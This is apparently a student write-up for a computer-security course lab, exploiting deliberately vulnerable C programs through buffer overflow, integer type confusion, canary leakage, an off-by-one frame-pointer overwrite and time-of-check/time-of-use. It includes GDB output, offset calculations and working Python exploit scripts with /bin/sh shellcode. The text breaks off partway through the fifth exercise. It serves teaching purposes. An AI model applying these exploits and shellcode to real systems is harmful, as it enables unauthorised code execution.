Question 1: *Tutorial*

Explanation already done for us in P1 instructions :).

dejavu.c

Figure 1 shows the code that we want to exploit, *dejavu.c*.

```
1 #include <stdio.h>
2
3 void deja_vu()
4 {
5   char door[8];
6   gets(door);
7 }
8
9 int main()
10 {
11   deja_vu();
12   return 0;
13 }
```

Figure 1 *dejavu.c* source code

Exploit Script

Figure 2 highlights the *egg* script, which provides the malicious input to exploit *dejavu.c*.

```
#!/usr/bin/env python2

buffer = "thisisgoingtobeapple"

addr = "\xc0\xfc\xff\xbf"

shellcode = \
"\x6a\x32\x58\xcd\x80\x89\xc3\x89\xc1\x6a" + \
"\x47\x58\xcd\x80\x31\xc0\x50\x68\x2f\x2f" + \
"\x73\x68\x68\x2f\x62\x69\x6e\x54\x5b\x50" + \
"\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"

statement = buffer + addr + shellcode

print(statement)
```

Figure 2 *egg* script to exploit dejavu.c

Question 2: *Cat vs. Dog*

dog.c

Figure 3 shows the code that we want to exploit, *dog.c*.

Main Idea

TL;DR: The code is vulnerable because of the **type issue** (i.e. unwanted type conversion) that will allows us to **overflow** the bluffer in *fread*.

The function *fread* in C takes on the following definition: fread(void *ptr, size_t size, size_t nmemb, FILE *stream). The third argument *nmemb* indicates how many elements to read. Notice here, that *nmemb* is of type *size_t*. In the C language, *size_t* is an unsigned integral type, i.e. a typedef (alias) for *unsigned* int in 32 bit systems

```c
#include <stdint.h>
#include <stdio.h>
#include <string.h>

void display(const char *path)
{
  char msg[128];
  int8_t size;
  memset(msg, 0, 128);

  FILE *file = fopen(path, "r");
  if (!file) {
    perror("fopen");
    return;
  }
  size_t n = fread(&size, 1, 1, file);
  if (n == 0 || size > 128)
    return;
  n = fread(msg, 1, size, file);

  puts(msg);
}


int main(int argc, char *argv[])
{
  if (argc != 2)
    return 1;

  display(argv[1]);
  return 0;
}
```

Figure 3 *dog.c* source code

and *unsigned* long long in 64 bit systems, and, therefore, it cannot be negative. Furthermore, when a negative value is assigned to a *size_t* type, it is **type converted** to an *unsigned* integer.

To see how we can take advantage of this, let's turn to the code in Figure 3, *dog.c*. Line 8 declares a variable *int8_t size*, where the type *int8_t* represents the 8 bit *signed* integers (-128 to 127). The question notes that the first byte in the input file is used to indicate the size of the file. On line 16, that byte is read and assigned to *size*. Since one is clever, she can specify a negative number for that one byte. This will get past the check on line 17, since a negative number will not be equal to 0 or be greater than 128. Finally, on line 19 the negative number *size* is **type converted** to *size_t* when passed into *fread*, which when type-converted, can result in a number **larger** than the file. To that end, we are then able to **write past** the buffer.

Specifically, we fill the buffer with anything that makes us happy (i.e. junk), then overwrite the saved return address on the stack (*rip*) with the address of the shellcode (we'll choose the byte directly after), and insert the shellcode above the *rip* accordingly.

Magic Numbers

```
(gdb) x/16x msg
0xbffffc38:     0xb7ffd2d0      0x00400429      0x00000002      0xb7ffcf5c
0xbffffc48:     0x00000000      0xb7fc8d49      0x00000000      0x00400034
0xbffffc58:     0xbffffc60      0x00000008      0x01be3c6e      0x00000001
0xbffffc68:     0x00000030      0x00001fb8      0x00000000      0x000002a0
```

Figure 4 sixteen bytes starting at *msg* buffer in *display* function

First, we determine the address of the buffer, *msg*. To do this, we open up GDB and place a break at line 7, b 7. By running the program, hitting the break, and then using the command x/16x msg

(print sixteen bytes starting at *msg*), we determine the address of the buffer: 0xbffffc38, seen in Figure 4.

```
(gdb) i f
Stack level 0, frame at 0xbfffffcd0:
 eip = 0x400695 in display (dog.c:9); saved eip = 0x400775
 called by frame at 0xbfffffd00
 source language c.
 Arglist at 0xbfffffcc8, args: path=0xbffffe72 "tailwagger"
 Locals at 0xbfffffcc8, Previous frame's sp is 0xbfffffcd0
 Saved registers:
  ebx at 0xbfffffcc4, ebp at 0xbfffffcc8, eip at 0xbfffffccc
```

Figure 5 address of saved *eip* (*rip*) in *display* function

Next, we determine the location of the saved *eip* (*rip*) for the function we want to exploit, *display*. By using the break statement on line 7 and the command i f (display information about the frame), we see *eip* was stored at address 0xbfffffccc, shown in Figure 5.

By doing so, we learned that the location of the return address from this function is 148 bytes away from the start of the *msg* buffer (0xbfffffccc − 0xbffffc38 = 0x94 = 148).

Lastly, the total size of the file is going to take on the following sum: 128 bytes (for overwriting *msg*) + 20 bytes (for overwriting everything up until *rip*) + 4 bytes (for overwriting *rip*) + 39 bytes (for shellcode) = 191 bytes = 0xbf. Therefore, we assign 0xbf as the size of the file. The magic is here is that when 0xbf is fed into *int8_t size*, it will be interpreted as a negative number, since it exceeds the positive integer limit of 127.

Exploit Structure

Figure 6 paints the stack diagram before the exploit.



Figure 6 stack diagram before exploit

The exploit has four parts:

1. Feed 0xbf as the first byte to indicate the size of the file.
2. Feed 148 bytes of junk to overwrite the buffer, everything in-between, and the *sfp*.
3. Overwrite the *rip* with the address of the shellcode. Since we are putting the shellcode directly after the *rip*, we overwrite the *rip* with 0xbffffcd0 (0xbffffccc + 4).
4. Finally, insert the shellcode directly after the *rip*.



Figure 7 stack diagram after buffer overflow

Figure 7 reflects the stack diagram once the input of the exploit is fed in. This causes the *display* function to start executing the

shellcode at address 0xbffffcd0 upon return.

Exploit GDB Output

```
(gdb) x/48x msg
0xbffffc38:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffc48:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffc58:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffc68:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffc78:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffc88:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffc98:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffca8:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffcb8:     0x000000c0      0x61616161      0x61616161      0x61616161
0xbffffcc8:     0x61616161      0xbffffcd0      0xcd58326a      0x89c38980
0xbffffcd8:     0x58476ac1      0xc03180cd      0x2f2f6850      0x2f686873
0xbffffce8:     0x546e6962      0x8953505b      0xb0d231e1      0x0a80cd0b
```

Figure 8 GDB output after feeding exploit string

Figure 8 highlights the GDB output after inputting the malicious exploit string. After 148 bytes of garbage (blue), the *rip* (red) is overwritten with 0xbffffcd0, which points to the shellcode (green), which is directly after the *rip*.

Exploit Script

Figure 9 highlights the *egg* script, which provides the malicious input to exploit *dog.c*.

Question 3: *Advance Warning*

dehexify.c

Figure 10 shows the code that we want to exploit, *dehexify.c*.

```
1 #!/usr/bin/env python2
2
3 size = "\xbf"
4
5 junk = "a" * 148
6
7 addr = "\xD0\xFC\xFF\xBF"
8
9 shellcode = \
10 "\x6a\x32\x58\xcd\x80\x89\xc3\x89\xc1\x6a" + \
11 "\x47\x58\xcd\x80\x31\xc0\x50\x68\x2f\x2f" + \
12 "\x73\x68\x68\x2f\x62\x69\x6e\x54\x5b\x50" + \
13 "\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"
14
15 exploit = size + junk + addr + shellcode
16 print(exploit)
```

Figure 9 *egg* script to exploit *dog.c*

Main Idea

TL;DR: The code is vulnerable because the lack of **bounds check** allows us to read past the buffer when line 25 ($i \mathrel{+}= 3$) and then line 29 ($i{+}{+}$) are executed to skip the null bytes in the buffer, which can be leveraged to **extract the canary**. Then, *gets(door)* does not check the length of the input from the user, which allows us to **overflow** the buffer (**making sure to overwrite the canary with itself**).

The program has the **stack-canary** enabled. Therefore, when we write past the buffer and hit the canary, we must overwrite the canary with itself; otherwise, the program will intently crash.

First, we want to make sure to provide input that will not overwrite the canary, i.e. we have to stay within the *BUFLEN* of 16 bytes.

```c
#define BUFLEN 16

#include <stdio.h>
#include <string.h>

int nibble_to_int(char nibble) {
    if ('0' <= nibble && nibble <= '9') return nibble - '0';
    else return nibble - 'a' + 10;
}

void dehexify() {
    struct {
        char answer[BUFLEN];
        char buffer[BUFLEN];
    } c;
    int i = 0, j = 0;

    gets(c.buffer);

    while (c.buffer[i]) {
        if (c.buffer[i] == '\\' && c.buffer[i+1] == 'x') {
            int top_half = nibble_to_int(c.buffer[i+2]);
            int bottom_half = nibble_to_int(c.buffer[i+3]);
            c.answer[j] = top_half << 4 | bottom_half;
            i += 3;
        } else {
            c.answer[j] = c.buffer[i];
        }
        i++; j++;
    }

    c.answer[j] = 0;
    printf("%s\n", c.answer);
    fflush(stdout);
}

int main() {
    while (!feof(stdin)) {
        dehexify();
    }
    return 0;
}
```

Figure 10 *dehexify.c* source code

Furthermore, in the problem, it says that *gets* will append two null bytes to the input. Therefore, we'll want to leverage the code to skip the null-bytes so that the *while* loop on line 20 does not terminate at the end of *buffer*. By feeding in the proper characters, we can enter the if statement on line 21 and skip the null-bytes when

line 25 ($i \mathrel{+}= 3$) is executed follow by line 29 ($i{+}{+}$). This will allow us to read the canary into *c.answer* on line 27, which is then printed out on line 33 for us to retrieve.

Further, once the canary is retrieved. We use the fact that *gets(door)* does not check the length of the input from the user (keeps getting until *new-line* character) to write as much as we want and overflow the buffer.

Specifically, we fill the buffer with anything that makes us happy (i.e. junk), overwrite the canary with itself, overwrite the saved return address on the stack (*rip*) with the address of the shellcode (we'll choose the byte directly after), and insert the shellcode above the *rip* accordingly.

Magic Numbers

```
(gdb) x/16x c.buffer
0xbffffcd4:     0x00000000      0x00000000      0x00000000      0x00401fb0
0xbffffce4:     0x8d20a969      0x00401fb0      0xbffffcf8      0x00400839
0xbffffcf4:     0xb7ffcf5c      0xbffffd7c      0xb7f8cc8b      0x00000001
0xbffffd04:     0xbffffd74      0xbffffd7c      0x00000008      0x00000000
```

Figure 11 sixteen bytes starting at *c.buffer* in *dehexify* function (pass 1)

```
(gdb) x/16x c.buffer
0xbffffcd4:     0x00000000      0x00000000      0x00000000      0x00401fb0
0xbffffce4:     0xe067e9ef      0x00401fb0      0xbffffcf8      0x00400839
0xbffffcf4:     0xb7ffcf5c      0xbffffd7c      0xb7f8cc8b      0x00000001
0xbffffd04:     0xbffffd74      0xbffffd7c      0x00000008      0x00000000
```

Figure 12 sixteen bytes starting at *c.buffer* in *dehexify* function (pass 2)

First, we must determine the address of the canary in the function we want to exploit, *dehexify*. We suspect the canary is going to be above the locals on the stack. Therefore, we take the highest local variable on the stack *c.buffer* and observe the values after it to see what constantly changes (since we know the canary, by nature, will change every time). To do this, we open up GDB and place a break at line 12, b 12. By running the program, hitting the break, and then using the command x/16x c.buffer, we can look for the value that changes. Figures 11 and 12 show that the value at address 0xbffffce4 changes. We conclude that is the location of the canary.

```
(gdb) i f
Stack level 0, frame at 0xbffffcf4:
 eip = 0x40073e in dehexify (dehexify.c:20); saved eip = 0x400839
 called by frame at 0xbffffd00
 source language c.
 Arglist at 0xbffffcec, args:
 Locals at 0xbffffcec, Previous frame's sp is 0xbffffcf4
 Saved registers:
  ebx at 0xbffffce8, ebp at 0xbffffcec, eip at 0xbffffcf0
```

Figure 13 address of saved *eip* (*rip*) in *dehexify* function

Next, we determine the location of the saved *eip* (*rip*) for the function we want to exploit, *dehexify*. By using the break statement on line 12 and the i f command, we see *eip* was stored at the address 0xbffffcf0, shown in Figure 13. Additionally, Figure 11 points out that the address of *c.buffer* is 0xbffffcd4. Therefore, we learned that the location of the return address from this function is 28 bytes from the start of *buffer* (0xbffffcf0 − 0xbffffcd4 = 0x1c = 28).

Exploit Structure

Figure 14 paints the stack diagram before the exploit.



Figure 14 stack diagram before exploit

The exploit takes on the following procedure.
First-pass (get the canary):

1. Feed 12 bytes of junk followed by '\\', 'x', and the new-line character '\n' (to terminate *gets*). This specific inputs feeds in 14 bytes + the 2 appended null-bytes by *get* (does not overwrite the canary). Furthermore, when *i* is equal to 12, we can properly enter the *if* statement on line 21 and then, as described above, skip the null-bytes by getting *i* to increment to 16 with lines 25 and 29. This will allow us to read the canary into *c.answer* on line 27, which is then printed out on line 33 for us to retrieve. (note: one need not worry about an infinite loop, since Figures 11 and 12 highlight that there is a null byte after the canary).

Second-pass (use the canary & overflow the buffer):

1. Overwrite *buffer* with 15 bytes of junk followed by a null-byte (1 byte) since we don't want to stay in the loop this

time (specifically, if we're in the loop past the buffer length (*BUFLEN*), line 27 will potentially give us issues by overwriting our malicious input if it goes far enough).
2. Overwite the canary (retrieved in the first-pass) with itself.
3. We know that *rip* is 28 bytes away from the start of buffer, so we feed 8 more bytes of junk, overwriting *sfp* and everything in between.
4. Overwrite *rip* the address of the shellcode. Since we are putting the shellcode directly after the *rip*, we overwrite the *rip* with 0xbffffcf4 (0xbffffcf0 + 4).
5. Finally, insert the shellcode directly after the *rip*.



Figure 15 stack diagram after buffer overflow

Figure 15 reflects the stack diagram once the input of the exploit is fed in. This causes the *dehexify* function to execute the shellcode at 0xbffffcf4 upon return.

Exploit GDB Output

Figure 16 shows the value of *c.buffer* after the first *p.send*. We see that we have 16 bytes of junk (blue), followed by the canary (pink). In particular, the last byte of *buf* is 0x0000785c which is equivalent to '\\' (0x5c), 'x' (0x78), null-byte (0x00), and null-byte (0x00), as desired.

```
(gdb) x/16x c.buffer
0xbffffcd4:     0x401fb0f4      0x61616161      0x61616161      0x0000785c
0xbffffce4:     0xf4565c73      0x00401fb0      0xbffffcf8      0x00400839
0xbffffcf4:     0xb7ffcf5c      0xbffffd7c      0xb7f8cc8b      0x00000001
0xbffffd04:     0xbffffd74      0xbffffd7c      0x00000008      0x00000000
```

Figure 16 *c.buffer* after first *p.send*

Figure 17 shows that the value of the canary is successfully written in *c.answer* after we execute the loop.

```
(gdb) p/x c.answer[13]
$6 = 0x73
(gdb) p/x c.answer[14]
$7 = 0x5c
(gdb) p/x c.answer[15]
$8 = 0x56
(gdb) p/x c.answer[16]
$9 = 0xf4
```

Figure 17 value of the canary in *c.answer*

According to Nicholas Ngai, "Since it is hard to show the GDB output after the second p.send, we accept a stack diagram in place of the second GDB output resulting from the second p.send". Furthermore, one can see such stack diagram in the previous section.

Exploit Script

Figure 18 highlights the *interact* script, which executes the exploit of *dehexify.c*.

```
#!/usr/bin/env python2

from scaffold import *

### YOUR CODE STARTS HERE ###
# first pass
p.send('aaaaaaaaaaaa\\x\n')
pancake = p.recvline()
canary = pancake[13:17]
print(" ".join("{:02x}".format(ord(c)) for c in canary))

# second pass
m = 15
x = '\x00'
n = 8
rip = "\xf4\xfc\xff\xbf"
exploit = 'A' * m + x + canary + 'B' * n + rip + SHELLCODE + '\n'
p.send(exploit)

# Example send:
# p.send('testA\n')

# Example receive:
# assert p.recvline() == 'testA'

# HINT: the last line of your exploit should look something like:
# p.send('A' * m + canary + 'B' * n + rip + SHELLCODE + '\n')
# where m, canary, n and rip are all values you must determine
# and you might need to add a '\x00' somewhere

### YOUR CODE  ENDS  HERE ###

returncode = p.end()

if returncode == -11: print 'segmentation fault or stack canary!'
elif returncode != 0: print 'return code', returncode
```

Figure 18 *interact* script to exploit dehexify.c

Question 4: Stack Flipper

flipper.c

Figure 19 shows the code that we want to exploit, *flipper.c*.

```c
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

void flip(char *buf, const char *input)
{
  size_t n = strlen(input);
  int i;
  for (i = 0; i < n && i <= 64; ++i)
    buf[i] = input[i] ^ (1u << 5);

  while (i < 64)
    buf[i++] = '\0';
}

void invoke(const char *in)
{
  char buf[64];
  flip(buf, in);
  puts(buf);
}

void dispatch(const char *in)
{
  invoke(in);
}

int main(int argc, char *argv[])
{
  if (argc != 2)
    return 1;

  dispatch(argv[1]);
  return 0;
}
```

Figure 19 *flipper.c* source code

Main Idea

TL;DR: The code is vulnerable because of an **off-by-one** error. The *for* loop does not have the proper **bounds check**, which allows us to write one byte **past the buffer**. Since the *esp* is right after the buffer, we can overwrite the last byte (least significant byte) of

esp to point inside the buffer. We write the address of our environment variable (shellcode) in our buffer, which will eventually result in the execution of our shellcode (through the steps outlined below).

I'm going to describe in detail the method of exploitation. The ideas here are a summary of Section 10 of *ASLR Smack & Laugh Reference* by Tilo Müller. According to instructor EvanBot on Piazza, "OSINT is accepted if source is mentioned."

1. When the call is made to *invoke* the saved frame pointer (*sfp*) points to the beginning of the previous frame.
2. Since we have an off-by-one vulnerability in the *flip* function (i $<=$ 64 instead of i $<$ 64 on line 9), we can overflow *buf* there, and, therefore, overwrite the least significant byte of *invoke's sfp*, so that the forged saved frame pointer (*fsp*) points into *buf*.
3. When we reach line 21 and execute the function epilogue, we first do as followed: mov %ebp, %esp (i.e. *esp* = *ebp*). Since *ebp* points to the *fsp*, both the *ebp* and *esp* are pointing to *fsp* at this point.
4. The second step in the epilogue is (pop %ebp). This instruction removes the value pointed to by *esp* and moves it to *ebp*, then increments *esp*. The result is that *ebp* points to the buffer now and *esp* points to the *rip*.
5. The third instruction of the epilogue is executed: pop %eip. As a result, *eip* now contains the next correct instruction of the calling function (*dispatch*) and the *esp* points to the top of the previous frame. The program proceed to

execute the next instruction of the calling function; the only thing is that *ebp* is forged.
6. When the calling function finishes and its epilogue begins then mov %ebp, %esp executes and *esp* now points into the buffer as well.
7. The next step in the epilogue is (pop %ebp). Even though this won't matter, *ebp* points to whatever value was in the buffer pointed to by *esp*. The important thing to note is that *esp* points into *buf* (4 bytes above where *fsp* points).
8. Lastly, the third instruction of the epilogue is executed: pop %eip. As a result, *eip* points to where *esp* pointed to: a location within the buffer. Therefore it is possible to execute shellcode by architecting your shellcode to start at this location in your buffer.

Effectively, we find the location of our environment variable that contains our shellcode. Then, we place it 4 bytes after the start of *buf*, and we forge the *sfp* to point to the start of the buffer. Then, after all the steps above unroll, our shellcode will execute accordingly.

Magic Numbers

Since *buf* is passed as an argument to *flip*, we cannot overwrite the *sfp* of *flip* (since arguments are higher up on the stack than the *sfp*). Instead, we look at the *sfp* of *invoke*, since *buf* is a local there. To do this, we set a break point at line 18, b 18, and then use the

command i f to get the location of the saved *ebp* (*sfp*), 0xbffffc70, shown in Figure 20.

```
(gdb) i f
Stack level 0, frame at 0xbffffc78:
 eip = 0xb7ffc510 in invoke (flipper.c:19); saved eip = 0xb7ffc539
 called by frame at 0xbffffc84
 source language c.
 Arglist at 0xbffffc70, args:
    in=0xbffffe10 "aaaa\273\337\", 'b' <repeats 56 times>, "\020"
 Locals at 0xbffffc70, Previous frame's sp is 0xbffffc78
 Saved registers:
  ebp at 0xbffffc70, eip at 0xbffffc74
```

Figure 20 address of saved *ebp* (*sfp*) in *invoke* function

Next, we figure out the value of the saved *ebp* (*sfp*) in *invoke* by using the command x/1x 0xbfffffc70 (i.e. print one byte at address 0xbfffffc70). Figure 21, shows that the value of the *sfp* is 0xbffffc7c (we're going to want to change this value to point into the *buf*).

```
(gdb) x/1x 0xbffffc70
0xbffffc70:     0xbffffc7c
```

Figure 21 value of saved *ebp* (*sfp*) in *invoke* function

We then need to figure out the address of *buf*, since we're going to want to alter *sfp* to point into the buffer. To do this, we run the command x/17x buf (print seventeen bytes starting at *buf*) at the same break point (at line 18). Figure 22, shows the address is 0xbffffc30. Because we can alter the least significant byte of *sfp*, we will change it to 0x30. However, this number is xor'd on line 10 by 0x20, so we xor it by 0x20 beforehand to undo this, yielding 0x10.

Lastly, we need to figure out the address of our environment variable, since that will contain our shellcode. We use the same breakpoint

```
(gdb) x/17x buf
0xbffffc30:     0x00000000      0x00000001      0x00000000      0xbffffddb
0xbffffc40:     0x00000000      0x00000000      0x00000000      0xb7ffc44e
0xbffffc50:     0x00000000      0xb7ffefd8      0xbffffd10      0xb7ffc165
0xbffffc60:     0x00000000      0x00000000      0x00000000      0xb7ffc6dc
0xbffffc70:     0xbffffc7c
```

Figure 22 seventeen bytes starting at *buf* in *flip* function

at line 18 and then use the command x/s *((char **)environ), since *environ* is a pointer to pointer, as it has the type *char **environ* (as pointed out by user J.D. in stack-exchange). We see what looks like shell code in address 0xbfffff97. By executing x/2wx 0xbfffff97 (print two four-byte words starting at 0xbfffff97), as advised in the tips doc, we see one byte of our shellcode: 0xcd58326a. We go one byte further x/2wx 0xbfffff9b and see the first two bytes of our shellcode: 0xcd58326a and 0x89c38980. Therefore, the address of the shellcode is 0xbfffff9b. This procedure is seen in Figure 23. Again, each byte in 0xbfffff9b will be xor'd on line 10 by 0x20, so we xor each byte by 0x20 beforehand to undo this, yielding 0x9fdfdfbb.

```
(gdb) x/s *((char **)environ)
0xbffffe52:     "SHLVL=1"
(gdb)
0xbffffe5a:     "PAD=", '\377' <repeats 196 times>...
(gdb)
0xbfffff22:     '\377' <repeats 116 times>
(gdb)
0xbfffff97:     "ENV=j2Ẋ\211É\301jGẊ1\300Ph//shh/binT[PS\211\341\061¥\ù"
(gdb) x/2wx 0xbfffff97
0xbfffff97:     0x3d564e45      0xcd58326a
(gdb) x/2wx 0xBFFFFF9B
0xbfffff9b:     0xcd58326a      0x89c38980
```

Figure 23 determining address of shellcode in environment variable

Exploit Structure

Figure 24 highlights the stack diagram throughout the program outlined by instructor Peyrin Kao. Note: for our program, we don't set

the least significant byte of *sfp* to 0x00, instead we use the specific location of our buffer, i.e. 0x30. (note: according to instructor EvanBot on Piazza, "OSINT is accepted if source is mentioned.")



Figure 24 stack diagram throughout epxloit

The exploit has the following parts:

1. Feed 4 bytes of junk into our buffer.
2. Feed the xor'd address of the shellcode 0x9fdfdfbb (i.e. each byte of 0xbfffff9b xor'd by 0x20).
3. Feed 56 more bytes of junk to fill the rest of the buffer.
4. Change the least significant byte of the *sfp* by feeding the last byte of the input to be 0x10 (i.e. 0x30 xor'd by 0x20), so that it points to the start of *buf*. (note: we don't make it point to shellcode directly; the steps above demonstrate that *fsp* should point to 4 bytes below the shellcode).

Consequently, as outlined in the steps, the calling function of *invoke*, that is *dispatch*, will eventually have its *esp* pointing to the address of the shellcode and when the final step of pop %eip is executed, the *eip* is overwritten with the location of the shellcode, and the shellcode will execute accordingly as the next instruction.

Exploit GDB Output

Figure 25 highlights the GDB output after inputting the malicious exploit string. After 4 bytes of garbage (blue), we insert the address of our shellcode 0xbfffff9b (voilet), then 56 more bytes of garbage (blue), followed by the *fsp* 0xbffffc30 (orange) which points to the start of *buf*.

Figure 25 GDB output after feeding exploit string

Figure 26 demonstrates, once again, that the shellcode (green) is indeed at this address (0xbfffff9b).



Figure 26 shellcode at address 0xbfffff9b

Exploit Script

Figure 27 highlights the *egg* script which provides the environment variable (shellcode) to *flipper.c*.

Figure 28 highlights the *arg* script which provides the malicious input to exploit *flipper.c*.

```
#!/usr/bin/env python2

print("\x6a\x32\x58\xcd\x80\x89\xc3\x89\xc1\x6a" + \
"\x47\x58\xcd\x80\x31\xc0\x50\x68\x2f\x2f" + \
"\x73\x68\x68\x2f\x62\x69\x6e\x54\x5b\x50" + \
"\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80")
```

Figure 27 *egg* script output (i.e. shellcode) used as env. variable

```
#!/usr/bin/env python2

junk = "a"*4
assignment = "\xbb\xdf\xdf\x9f"
more_junk = "b"*56
lastbyte = "\x10"

alltogether = junk + assignment + more_junk + lastbyte

print(alltogether)
```

Figure 28 *arg* script to exploit *flipper.c*

Question 5: *Against the Clock*

hound.c

Figure 29 shows the code that we want to exploit, *hound.c*.

Main Idea

TL;DR: This program is an example of the classic **time-of-check to time-of-use** exploit. The program checks the size of the file at line 31 but then the file is not read till line 38. Through some evil engineering, one can open the file and change the contents (and therefore size) after the check and before the read. Consequently, one can then **overflow** the buffer by making the file's contents larger than *MAX_BUFSIZE*.

```c
#include <stdio.h>
#include <stdio.h>
#include <sys/stat.h>
#include <stdint.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <errno.h>
#include <string.h>

#define MAX_BUFSIZE 128
#define FILENAME "hack"

#define EXIT_WITH_ERROR(message) do { \
  fprintf(stderr, "%s\n", message); \
  exit(EXIT_FAILURE); \
} while (0);

int file_is_too_big(int fd) {
  struct stat st;
  fstat(fd, &st);
  return st.st_size >= MAX_BUFSIZE;
}

void read_file() {
  char buf[MAX_BUFSIZE];
  uint32_t bytes_to_read;

  int fd = open(FILENAME, O_RDONLY);
  if (fd == -1) EXIT_WITH_ERROR("Could not find file!");

  if (file_is_too_big(fd)) EXIT_WITH_ERROR("File too big!");

  printf("How many bytes should I read? ");
  fflush(stdout);
  if (scanf("%u", &bytes_to_read) != 1)
    EXIT_WITH_ERROR("Could not read the number of bytes to read!");

  ssize_t bytes_read = read(fd, buf, bytes_to_read);
  if (bytes_read == -1) EXIT_WITH_ERROR("Could not read!");

  buf[bytes_read] = 0;
  printf("Here is the file!\n%s", buf);
  close(fd);
}

int main() {
  read_file();
  return 0;
```

Figure 29 *hound.c* source code

To exploit the code, one has to first feed in a file that will bypass line 31. Any file that has contents less than *MAX_BUFSIZE* should

suffice. Then, one could run the program and then try to immediately change the file in the hope that it happens after line 31 and before line 38; however, this causes a race condition (it could work, it could not). Instead, we notice that on line 33 there is *printf* to the user asking for the number of bytes and *scanf* on line 35 to read in the user's response from stdin. One can use *recv* to receive the message from *printf*, and then while *scanf* is waiting for the response, change the contents of the file to be larger than *MAX_BUFSIZE*. After, one can finally respond to the *scanf* by inputting the size of the edited file, and then finally, the buffer will be overflown in *read* on line 38.

Specifically, we fill the buffer with anything that makes us happy (i.e. junk), then overwrite the saved return address on the stack (*rip*) with the address of the shellcode (we'll choose the byte directly after), and insert the shellcode above the *rip* accordingly.

Magic Numbers

First, we determine the address of the buffer, *buf*. To do this, we open up GDB and place a break at line 27, b 27. By running the program, hitting the break, and then using the command x/16x buf, we determine the address of the buffer: 0xbffffc48, seen in Figure 30.

Next, we determine the location of the saved *eip* (*rip*) for the function we want to exploit, *read_file*. By using the break statement on line 27 and the command i f, we see *eip* was stored at address

```
(gdb) x/16x buf
0xbffffc48:     0x00000000      0xb7fc8d49      0x00000000      0x00400034
0xbffffc58:     0xbffffc60      0x00000008      0x01be3c6e      0x00000001
0xbffffc68:     0x00000050      0x00001fa0      0x00000000      0x00000300
0xbffffc78:     0x00000180      0x00000000      0x00000000      0x00000000
```

Figure 30 sixteen bytes starting at *buf* in *read_file* function

0xbfffcdc, shown in Figure 31.

```
(gdb) i f
Stack level 0, frame at 0xbffffce0:
 eip = 0x4007cf in read_file (hound.c:28); saved eip = 0x400972
 called by frame at 0xbffffd00
 source language c.
 Arglist at 0xbffffcd8, args:
 Locals at 0xbffffcd8, Previous frame's sp is 0xbffffce0
